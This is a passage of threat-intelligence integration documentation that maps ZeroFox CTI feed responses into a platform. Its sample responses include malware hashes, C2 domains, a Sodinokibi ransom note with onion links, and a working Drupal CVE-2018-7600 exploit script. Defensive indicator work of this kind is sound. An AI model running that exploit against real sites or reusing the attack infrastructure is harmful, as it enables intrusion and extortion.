            ],
            "ip_addresses": [
                "104.21.40.59",
                "172.67.177.176"
            ],
            "updated_at": "2021-06-23T17:07:48Z",
            "created_at": "2021-06-24T20:54:39.469436Z"
        }
    ]
}
```

ThreatQuotient provides the following default mapping for this feed:

| FEED DATA PATH | THREATQ ENTITY | THREATQ OBJECT TYPE OR ATTRIBUTE KEY | PUBLISHED DATE | EXAMPLES | NOTES |
|---|---|---|---|---|---|
| `esults[].domain` | Indicator.Value | FQDN | `results[].created_at` | `personalizedyardsigns.com` | If Domains option is enabled |
| `results[].ip_addresses[]` | Indicator.Value | IP Address or IPv6 Address | `results[].created_at` | `[104.21.40.59, 172.67.177.176]` | If IP Addresses or IPv6 Addresses is enabled |
| `results[].port` | Indicator.Attribute | Port | `results[].created_at` | `80` | If Port option is enabled |
| `results[].tags[]` | Indicator.Attribute | Tag | `results[].created_at` | `[trojan,spyware, stealer]` | If tag ingestion as Attributes is enabled |
| `results[].tags[]` | Tag | N/A | N/A | `[trojan,spyware, stealer]` | If tag ingestion as Tags is enabled |

# ZeroFox CTI - Malware

The ZeroFox CTI - Malware feed automatically pulls malware-related IOCs (such as hashes) and related context from the ZeroFox API.

`GET https://api.zerofox.com/cti/malware/`

**Sample Response:**


```
{
    "next": "https://api.zerofox.com/cti/malware/?
cursor=c2E9MTYyMDI1MzQ3NjAwMCZzYT0yMjI3NTY%3D",
    "results": [
        {
            "created_at": "2021-04-22T17:40:10Z",
            "family": [
                "dcrat",
                "fickerstealer",
                "redline"
            ],
            "md5": "563107b1df2a00f4ec868acd9e08a205",
            "sha1": "9cb9c91d66292f5317aa50d92e38834861e9c9b7",
            "sha256":
"bf2bd257dde4921ce83c7c1303fafe7f9f81e53c2775d3c373ced482b22eb8a9",
            "sha512":
"99a8d247fa435c4cd95be7bc64c7dd6e382371f3a3c160aac3995fd705e4fd3f6622c23784a4ae
3457c87536347d15eda3f08aa616450778a99376df540d74d1",
            "tags": [
                "family:dcrat",
                "family:elysiumstealer",
                "family:fickerstealer",
                "family:raccoon"
            ],
            "botnet": [
                "6p23.04",
                "EP"
            ],
            "c2": [
                "sodaandcoke.top:80",
                "redworksite.info:80",
                "download3.info:80",
                "http://999080321newfolder1002002131-service1002.space/",
                "http://999080321newfolder1002002231-service1002.space/"
            ]
        }
    ]
}
```

ThreatQuotient provides the following default mapping for this feed:

| FEED DATA PATH | THREATQ ENTITY | THREATQ OBJECT TYPE OR ATTRIBUTE KEY | PUBLISHED DATE | EXAMPLES | NOTES |
|---|---|---|---|---|---|
| `results[].md5` | Indicator.Value | MD5 | `results[].created_at` | `563107b1df2a00f4ec868acd9e08a205` | If MD5 option is enabled |
| `results[].sha1` | Indicator.Value | SHA-1 | `results[].created_at` | `9cb9c91d66292f5317aa50d92e38834861e9c9b7` | If SHA-1 option is enabled |
| `results[].sha256` | Indicator.Value | SHA-256 | `results[].created_at` | `bf2bd257dde4921ce83c7c1303fafe7f9f81e53c2775d3c373ced482b22eb8a9` | If SHA-256 option is enabled |
| `results[].family[]` | Indicator.Attribute | Malware Family | `results[].created_at` | [dcrat,fickerstealer,redline] | If set to ingest as Attributes |
| `results[].family[]` | Malware.Value | N/A | `results[].created_at` | N/A | If set to ingest as Malware Objects |
| `results[].tags[]` | Indicator.Attribute | Tag | `results[].created_at` | [family:dcrat, family:elysiumstealer, family:fickerstealer] | If tag ingestion as Attributes is enabled |
| `results[].tags[]` | Tag | N/A | N/A | N/A | If tag ingestion as Tags is enabled |
| `results[].botnet[]` | Indicator.Attribute | Botnet | `results[].created_at` | [6p23.04,EP] | If Botnet option is enabled |
| `results[].c2[]` | Indicator.Value | URL | `results[].created_at` | [sodaandcoke.top:80, redworksite.info:80, download3.info:80] | If C2 Servers option is enabled |

# ZeroFox CTI - Phishing

This feed automatically pulls phishing-related IOCs (such as URLs and domains) and related context from the ZeroFox API.

```
GET https://api.zerofox.com/cti/phishing/
```

**Sample Response:**


```
{
    "next": "https://api.zerofox.com/cti/phishing/?
cursor=c2E9MTYyNjQ2NzU0NjAwMCZzYT0yODU1",
    "results": [
        {
            "scanned": "1970-01-19T19:41:27.989000Z",
            "domain": "www.purfan.com",
            "url": "https://www.purfan.com/modules/pr/-/canada/manage/
Canada_en",
            "cert": {
                "authority": "Cloudflare, Inc.",
                "fingerprint": "1900D261A30FBB6930021D9B47C7757FACABF8B0",
                "issued": "1970-01-19T15:18:43.200000Z"
            },
            "host": {
                "ip": "104.26.0.107",
                "asn": 13335,
                "geo": "US"
            }
        }
    ]
}
```

ThreatQuotient provides the following default mapping for this feed:

| FEED DATA PATH | THREATQ ENTITY | THREATQ OBJECT TYPE OR ATTRIBUTE KEY | PUBLISHED DATE | EXAMPLES | NOTES |
|---|---|---|---|---|---|
| `results[].domain` | Indicator.Value | FQDN | `results[].scanned` | `www.purfan.com` | If Domains option is enabled |
| `results[].url` | Indicator.Value | URL | `results[].scanned` | `https://www.purfan.com/modules/pr/-/canada/manage/Canada_en` | If URLs option is enabled |
| `results[].cert.authority` | Indicator.Attribute | Certificate Authority | `results[].scanned` | `Cloudflare, Inc.` | If Certificate Authority option is enabled |
| `results[].host.ip` | Indicator.Value | IP Address | `results[].scanned` | `104.26.0.107` | If IP Addresses option is enabled |
| `results[].host.geo` | Indicator.Attribute | Country Code | `results[].scanned` | `US` | If Country Code option enabled |
| `results[].host.asn` | Indicator.Attribute | ASN | `results[].scanned` | `13335` | If enabled and set to ingest as an Attribute |
| `results[].host.asn` | Indicator.Value | ASN | `results[].scanned` | `13335` | If enabled and set to ingest as an Indicator |

# ZeroFox CTI - Ransomware

The ZeroFox CTI - Ransomware feed automatically pulls ransomware-related IOCs (such as hashes) and related context from the ZeroFox API.

```
GET https://api.zerofox.com/cti/ransomware/
```

**Sample Response:**


```
{
    "next": "https://api.zerofox.com/cti/ransomware/?
cursor=c2E9MTYwMzQ1MzM2NDAwMCZzYT0yNTk3",
    "results": [
        {
            "created_at": "2020-09-28T20:09:17Z",
            "md5": "3229a962b991674c860f617bbdece645",
            "sha1": "5c4b231cfc58ce193a78419f9326efa2d2f0e6f6",
            "sha256":
"1363b70d46c3af4d0794ecf650e3f50ceb3f81302e6059e42d94838e9ada1111",
            "sha512":
"4da8a69c7109186f0bf51cb656a406de509ca8cb48ce05398b32e687468a79b595a3e68a7d9eee
abe4d4eb0ef68e86b6b43b59793c167870c457480e48fd9fa8",
            "emails": null,
            "ransom_note": "------ Welcome. Again. ======\r\n\r\n[+] Whats
Happen? [+]\r\n\r\nYour files are encrypted, and currently unavailable. You can
check it: all files on your system has extension 978986v1.\r\nBy the way,
everything is possible to recover (restore), but you need to follow our
instructions. Otherwise, you cant return your data (NEVER).\r\n\r\n[+]WE HAVE
STEALED YOUR DATA FROM SERVERS AND ARE READY TO PUBLISH THEM IN PUBLIC ACCESS
(USE TOR BROWSER TO VIEW)[+]\r\nhttp://
dnpscnbaix6nkwvystl3yxglz7nteicqrou3t75tpcc5532cztc46qyd.onion/posts/151?
s=868059104c94b3003e6dc66f0ca2219d\r\n\r\n[+] What guarantees? [+]\r\n\r\nIts
just a business. We absolutely do not care about you and your deals, except
getting benefits. If we do not do our work and liabilities - nobody will not
cooperate with us. Its not in our interests.\r\nTo check the ability of
returning files, You should go to our website. There you can decrypt one file
for free. That is our guarantee.\r\nIf you will not cooperate with our service
- for us, its does not matter. But you will lose your time and data, cause just
we have the private key. In practice - time is much more valuable than money.
\r\n\r\n[+] How to get access on website? [+]\r\n\r\nYou have two ways:
\r\n\r\n1) [Recommended] Using a TOR browser!\r\n  a) Download and install TOR
browser from this site: https://torproject.org/\r\n  b) Open our website:
http://aplebzu47wgazapdqks6vrcv6zcnjppkbxbr6wketf56nf6aq2nmyoyd.onion/
BEBD9D7EC528C535\r\n\r\n2) If TOR blocked in your country, try to use VPN! But
you can use our secondary website. For this:\r\n  a) Open your any browser
(Chrome, Firefox, Opera, IE, Edge)\r\n  b) Open our secondary website: http://
decryptor.cc/BEBD9D7EC528C535\r\n\r\nWarning: secondary website can be blocked,
thats why first variant much better and more available.\r\n\r\nWhen you open
our website, put the following data in the input form:\r\nKey:
\r\n\r\n\r\nkLkWglWDQe40uvq6bR3IkIdK1gOPt9CrfSr4MHp6ULXPgHQPOs+/
```

```
FQeS1OXKVjbX\r\nqoWnwHDI8H/+yrYzyGTdOor/UMskK7Jgk/
kgtwgnpSQ1Et4ZEUupoIrhoku1tjoV\r\nzZLXRAlYXsKoquyTx8KtzYJV4njo8x/
PyItCVM3MXvxEAjwiNSKhzsboPGvnMVh8\r\ny0RDF5BJaXNdGghN1TKq1fDSxwTeRO1bZJz9X8pcgd
jIgPWly1yfqfbmoyA81cvq\r\nlJFtB2FHjanvusRuElKSkERAHtJjx1dHlGbQKFfDKwbFntUpUjbro
UfYH+a8Zw0a\r\neiW/
i16+8W2aX6V4ANyuztra76EvQ7+xiCfEB92BqBbGU025VROtdIscFGhhyRN1\r\npDOr9I8z9WsFKvI
Pl86TYNt6C6vVAROrZakxKkRmEkf7eC9+Bb8nbjDah/KSI4gy\r\nW4SG7+25n7N+3I2q49vfGdQ/
+M/
DZnbxxvsMaml8OPKEb1i8ba+DsaXF+CMgYpyb\r\ngBWDGk4VybCqhcGaBvrcbbHvp0HChZS98N6X86
Pa88W/8Dklt8yHce9duJ+IO2dL\r\n9VIqo3u77QTcbaL2XBkr67kCxZ1JnH78oFwHKXMgTJQXf/
MzzbS+gOP2ZS4QZHkz\r\n9DxwpeycvnGN/QkifdCNCCDBpWU4ERxBxyB/
FTBWDYjSDkiaRIl3Z3XWOqOM8ohS\r\nib/9y751Jp75a6IJ/
p+M405SJMH4AdecNLjPfEI20xRwnN2keDaGzc9AnO5Mi4iy\r\nnPVjELE8SrszxojHZZxM138NEIGW
tmjqudFIUZjFjKsn/
NB0mJQvl6rsoOCSGeY6\r\n3kU+omtSwsCLNCHCoZM9R9ab66RsJ9hK7elXsxZlNV6zMIseYQ5+efqX
VOsy3mAG\r\n2ur+vlOxzWeXvzdzO0m3yrkBZrCCnovwr1cBHycJ8H+eirQV5jASl8tUh2vp4jpz\r\
nqzWBjqlhLyOn015I8zm9oVR90vRzMWOIhiCK5vJ0YNFFOyvNzYJl853Wb6LIZ4gy\r\ngnvNCPtDn3
A+klGUVZTmuiwukVK5AJPnsuRXw6OdIwzgunluTwZ3UP7zORzqSgha\r\nHFRnc0R7zGlyNBHDiP3wV
axFaXtIjSwhW1QhuZ24qreA9a6eo+IqdzXZXgFscf1I\r\ncgzQBMdxDwNehq+rrJovvrYeiNyQmvk5
m9X96EkJQnL3Jt35Uzzy6+bjTBMM/
4VF\r\nTYEEAwpov8Plps2vDHi68y2rFXFzjnQ2bzvjHwQr0UFB5mv5gA1F6rGWZlFFRmDB\r\nr2uA
75DCApQIMQTmEYDcadwjReLrqKydzDd+zb3tZAhQ7eM5\r\n\r\n\r\n\r\n\r\n----------
----------
\r\n\r\n!!! DANGER !!!\r\nDONT try to change files by yourself, DONT use any
third party software for restoring your data or antivirus solutions - its may
entail damage of the private key and, as result, The Loss all data.
\r\n!!! !!! !!!\r\nONE MORE TIME: Its in your interests to get your files back.
From our side, we (the best specialists) make everything for restoring, but
please should not interfere.\r\n!!! !!! !!!",
            "note_urls": [
                "http://
aplebzu47wgazapdqks6vrcv6zcnjppkbxbr6wketf56nf6aq2nmyoyd.onion/
BEBD9D7EC528C535",
                "http://decryptor.cc/BEBD9D7EC528C535"
            ],
            "crypto_wallets": null,
            "ransomware_name": [
                "sodinokibi"
            ],
            "tags": [
                "family:sodinokibi",
                "persistence",
                "ransomware"
            ]
        }
    ]
}
```

ThreatQuotient provides the following default mapping for this feed:

| FEED DATA PATH | THREATQ ENTITY | THREATQ OBJECT TYPE OR ATTRIBUTE KEY | PUBLISHED DATE | EXAMPLES | NOTES |
|---|---|---|---|---|---|
| `results[].md5` | Indicator.Value | MD5 | `results[].created_at` | `3229a962b991674c860f617bbdece645` | If MD5 option is enabled |
| `results[].sha1` | Indicator.Value | SHA-1 | `results[].created_at` | `5c4b231cfc58ce193a78419f9326efa2d2f0e6f6` | If SHA-1 option is enabled |
| `results[].sha256` | Indicator.Value | SHA-256 | `results[].created_at` | `1363b70d46c3af4d0794ecf650e3f50ceb3f81302e6059e42d94838e9ada1111` | If SHA-256 option is enabled |
| `results[].emails[]` | Indicator.Value | Email Address | `results[].created_at` | `[WayneEvenson@protonmail.com, WayneEvenson@tutanota.com]` | If Email Address option is enabled |
| `results[].ransom_note` | Indicator.Attribute | Ransom Note | `results[].created_at` | `Your network has been penetrated. All files on each host in the network have been encrypted with a strong algorithm.[...]` | If Ransom Note option is enabled |
| `results[].note_urls[]` | Indicator.Attribute | Note URL | `results[].created_at` | N/A | If Note URLs option is enabled |
| `results[].crypto_wallets[]` | Indicator.Attribute | Crypto Wallet Address | `results[].created_at` | `14hVKm7Ft2rxDBFTNkkRC3kGstMGp2A4hk` | If Crypto Wallet Addresses option is enabled |
| `results[].ransomware_name[]` | Malware.Value | N/A | `results[].created_at` | `ryuk` | N/A |
| `results[].tags[]` | Indicator.Attribute | Tag | `results[].created_at` | `[family:ryuk,persistence, ransomware,spyware]` | If tag ingestion as Attributes is enabled |
| `results[].tags[]` | Tag | N/A | N/A | `[family:ryuk,persistence, ransomware,spyware]` | If tag ingestion as Tags is enabled |

# ZeroFox CTI - Exploits

The ZeroFox CTI - Exploits feed automatically pulls exploit-related IOCs (such as CVEs) and related context from the ZeroFox API.

```
GET https://api.zerofox.com/cti/exploits/
```

**Sample Response:**


```
{
    "next": "https://api.zerofox.com/cti/exploits/?
cursor=c2E9MTYyOTIxNjA2NzAwMCZzYT0xNjI%3D",
    "results": [
        {
            "created_at": "2021-08-17T15:51:24Z",
            "cve": "CVE-2018-7600",
            "url": "https://github.com/a2u/CVE-2018-7600",
            "exploit": "#!/usr/bin/env python3\nimport sys\nimport
requests\n\nprint
('################################################################')\nprint ('#
Proof-Of-Concept for CVE-2018-7600')\nprint ('# by Vitalii Rudnykh')\nprint ('#
Thanks by AlbinoDrought, RicterZ, FindYanot, CostelSalanders')\nprint ('#
https://github.com/a2u/CVE-2018-7600')\nprint
('################################################################')\nprint
('Provided only for educational or information purposes\\n')\n\ntarget =
input('Enter target url (example: https://domain.ltd/): ')\n\n# Add proxy
support (eg. BURP to analyze HTTP(s) traffic)\n# set verify = False if your
proxy certificate is self signed\n# remember to set proxies both for http and
https\n# \n# example:\n# proxies = {'http': 'http://127.0.0.1:8080', 'https':
'http://127.0.0.1:8080'}\n# verify = False\nproxies = {}\nverify = True\n\nurl
= target + 'user/register?element_parents=account/mail/
%23value&ajax_form=1&_wrapper_format=drupal_ajax' \npayload = {'form_id':
'user_register_form', '_drupal_ajax': '1', 'mail[#post_render][]': 'exec',
'mail[#type]': 'markup', 'mail[#markup]': 'echo \";-)\" | tee hello.txt'}\n\nr
= requests.post(url, proxies=proxies, data=payload, verify=verify)\ncheck =
requests.get(target + 'hello.txt', proxies=proxies, verify=verify)\nif
check.status_code != 200:\n  sys.exit(\"Not exploitable\")\nprint ('\\nCheck:
'+target+'hello.txt')"
        }
    ]
}
```

ThreatQuotient provides the following default mapping for this feed:

| FEED DATA PATH | THREATQ ENTITY | THREATQ OBJECT TYPE OR ATTRIBUTE KEY | PUBLISHED DATE | EXAMPLES | NOTES |
|---|---|---|---|---|---|
| `results[].cve` | Indicator.Value | CVE | `results[].created_at` | N/A | If CVEs ingested as Indicators |
| `results[].cve` | Vulnerability.Value | N/A | `results[].created_at` | N/A | If CVEs ingested as Vulnerability Objects |
| `results[].cve` | Vulnerability.Value | N/A | `results[].created_at` | Formatted into `Exploit: {CVE}`` | N/A |
| `results[].exploit` | Vulnerability.Description | N/A | `results[].created_at` | Formatted into `<pre>` tags | Applied to the `Exploit: {CVE}` object |
| `results[].url` | Indicator.Attribute | Reference | `results[].created_at` | N/A | N/A |

# ZeroFox CTI - Vulnerabilities

This feed automatically pulls vulnerability-related IOCs (such as CVEs) and related context from the ZeroFox API.

`GET https://api.zerofox.com/cti/vulnerabilities/`

**Sample Response:**


```
{
    "next": "https://api.zerofox.com/cti/vulnerabilities/?
cursor=c2E9ODEwNDQ2NDAwMDAwJnNhPTYwODE%3D",
    "results": [
        {
            "base_score": 0,
            "description": "The debug command in Sendmail is enabled, allowing
attackers to execute commands as root.",
            "exploitability_score": 0,
            "impact_score": 0,
            "created_at": "1988-10-01T04:00:00Z",
            "updated_at": "2019-06-11T20:29:00Z",
            "vector_string": "",
            "cve": "CVE-1999-0095",
            "summary": "",
            "remediation": "",
            "products": [
                {
                    "vendor": "eric_allman",
                    "product": "sendmail"
                }
            ]
        }
    ]
}
```

ThreatQuotient provides the following default mapping for this feed:

| FEED DATA PATH | THREATQ ENTITY | THREATQ OBJECT TYPE OR ATTRIBUTE KEY | PUBLISHED DATE | EXAMPLES | NOTES |
|---|---|---|---|---|---|
| `results[].cve` | Indicator.Value | CVE | `results[].created_at` | `CVE-1999-0095` | If CVEs option ingested as Indicators |
| `results[].cve` | Vulnerability.Value | N/A | `results[].created_at` | `CVE-1999-0095` | If CVEs option ingested as Vulnerability Objects |
| `results[].base_score` | Indicator.Attribute | Base Score | `results[].created_at` | 0 | If Base Score option is enabled |
| `results[].impact_score` | Indicator.Attribute | Impact Score | `results[].created_at` | 0 | If Impact Score option is enabled |
| `results[].exploitability_score` | Indicator.Attribute | Exploitability Score | `results[].created_at` | 0 | If Exploitability Score option is enabled |
| `results[].vector_string` | Indicator.Attribute | Vector String | `results[].created_at` | N/A | If Vector String option is enabled |
| `results[].summary` | Indicator.Attribute | Summary | `results[].created_at` | N/A | If Summary option is enabled |
| `results[].remediation` | Indicator.Attribute | Remediation | `results[].created_at` | N/A | If Remediation option is enabled |
| `results[].products[].vendor` | Indicator.Attribute | Affected Vendor | `results[].created_at` | `eric_allman` | If Affected Vendor option is enabled |
| `results[].products[].product` | Indicator.Attribute | Affected Product | `results[].created_at` | `sendmail` | If Affected Product option is enabled |
| `results[].description` | Indicator.Description | N/A | `results[].created_at` | `The debug command in Sendmail is enabled, allowing attackers to execute commands as root.` | If Description option is enabled |

# Average Feed Run

> Object counts and Feed runtime are supplied as generalities only - objects returned by a provider can differ based on credential configurations and Feed runtime may vary based on system resources and load.

## ZeroFox CTI - Botnets

| METRIC | RESULT |
|---|---|
| **Run Time** | 2 mins |
| **Indicators** | 4,394 |
| **Indicator Attributes** | 4,397 |
| **Malware** | 3 |

## ZeroFox CTI - C2 Domains

| METRIC | RESULT |
|---|---|
| **Run Time** | 70 mins |
| **Indicators** | 7,148 |
| **Indicator Attributes** | 7,242 |

## ZeroFox CTI - Malware

| METRIC | RESULT |
|---|---|
| Run Time | 78 mins |
| Indicators | 23,535 |
| Indicator Attributes | 19,734 |
| Malware | 60 |

## ZeroFox CTI - Phishing

| METRIC | RESULT |
|---|---|
| Run Time | 1 min |
| Indicators | 390 |
| Indicator Attributes | 862 |

## ZeroFox CTI - Ransomware

| METRIC | RESULT |
|---|---|
| Run Time | 1 min |
| Indicators | 55 |
| Indicator Attributes | 59 |
| Malware | 6 |

## ZeroFox CTI - Exploits

| METRIC | RESULT |
|---|---|
| **Run Time** | 1 min |
| **Indicators** | 1 |
| **Vulnerability** | 1 |
| **Vulnerability Attributes** | 1 |

## ZeroFox CTI - Vulnerabilities

| METRIC | RESULT |
|---|---|
| **Run Time** | 6 mins |
| **Indicators** | 2,611 |
| **Indicator Attributes** | 31,482 |

# Known Issues / Limitations

- Depending on whether you are ingesting public or private data, files may be downloaded, even if no data is ingested. This is because the public/private filtering happens at the integration code level instead of the API level.
- The ZeroFox Alerts feed may not take the same API key as the other feeds

# Change Log

- **Version 1.0.1**
  - Added the following configuration parameters to all feeds:
    - **Enable SSL Verification**
    - **Disable Proxies**
  - Resolved an issue where the `limit` URL parameter would append to the next page URL until the URL was too long.
  - Changed the `limit` parameter to `page_size`.
- **Version 1.0.0**
  - Initial release